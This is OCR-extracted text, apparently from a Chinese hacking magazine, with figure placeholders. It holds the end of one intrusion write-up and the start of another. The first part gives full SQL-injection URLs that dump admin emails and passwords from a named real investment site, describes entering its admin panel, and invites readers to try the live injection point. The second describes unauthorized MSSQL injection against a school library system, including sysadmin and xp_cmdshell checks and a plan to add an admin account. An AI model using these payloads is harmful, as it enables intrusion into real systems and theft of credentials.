


图11

肯定还有其它的，利用moderator、fullcontrol、progrom_admin这个三个字段，分别变换其后面的数值来暴用户名，然后再暴邮箱地址，不过爆出来的用户名看起来都不令人满意，当使

用fullcontrol变换的时候，爆出了一个令我满意的用户名，如图13。

如何确定他就是管理员呢，我们来爆出他的邮箱地址，提交的语句为http://www.hyipinvestment.com/ratebanner/banner.php?pid=2175%20and%201=2%20%20union%20select%201,2,3,email,5,6,7,8%20from%20panel_users%20where%20fullcontrol=1，如图14。最后，我们再通过http://www.hyipinvestment.com/ratebanner/banner.php?pid=2175%20and%201=2%20%20union%20select%201,2,3,password,5,6,7,8%20from%20panel_users%20where%20fullcontrol=1语句爆出管理员的密码，如图15。

老外似乎很自信他们的这套程序，后台地址竟然弄的很简单，在浏览器中输入“http://hyipinvestment.com/admin/main.php”就出来了，登录进入后台，发现了很多转账记录，后台里还有个数据库查询功能，貌似还可以随意给某个用户转账，但是我没有国外银行账户，只能作罢。

通过这篇文章只想告诉大家，其实入侵国外的网站也并不难，方法跟国内的一样，只是他们在命名的时候可能会有所区别，入侵成功的原因在于坚持和细心，这也是所谓高手与菜鸟的区别。还有，这次入侵中的那个注入点，所暴的东西都在图片中显示，有兴趣的朋友可以自己试试这个注入点“http://www.hyipinvestment.com/ratebanner/banner.php?pid=2175”，我到现在也没有弄明白它的原理，还望大虾们指点。




图12




图14




图13




图15

文章难易度 ★★★
文章阅读点：对学校图书馆的手工注入过程

对学校图书馆的一次安全检测——重温mssql手工注入的精彩

fjhh

最近在努力学习php，到图书馆借了好几本关于php的图书，书上都写着附带光盘，可在图书馆的光盘系统查找了大半天也没有找到，很是郁闷，于是就想看看这个光盘系统的安全性如何。

把网址放到啊D中进行检测，结果没有检测到注入点，我又手工测试了几个页面，发现也都被过滤了，如图1。看来注入这条路不好走呀，存在的几个动态页面测试后都不存在注入漏洞。虽然扫描到了后台，但也不存在弱口令，万能密码登录也失败了，用水水给的加强版wwwscan扫描了下目录，常见的上传、数据库地址也都不存在。我又来到前台，一个页面一个页面的进行查找，结果来到了找回密码页面，如图2，分别输入h' or 1=1 and ''='与h' or 1=2 and ''='，返回页面如图3所示，输入h' or 1=1--'也返回了成功，看来是mssql的数据库。

输入' or user>0--'，返回了错误，如图4，看来是sa权限，再提交' or 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))--'也返回了正常。接着来判断是否存在cmd_shell扩展，提交' or 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name ='xp_cmdshell')--'，返回正常，这下好办

了，直接添加用户到管理员组，然后3389登录就OK了。




图1




图2

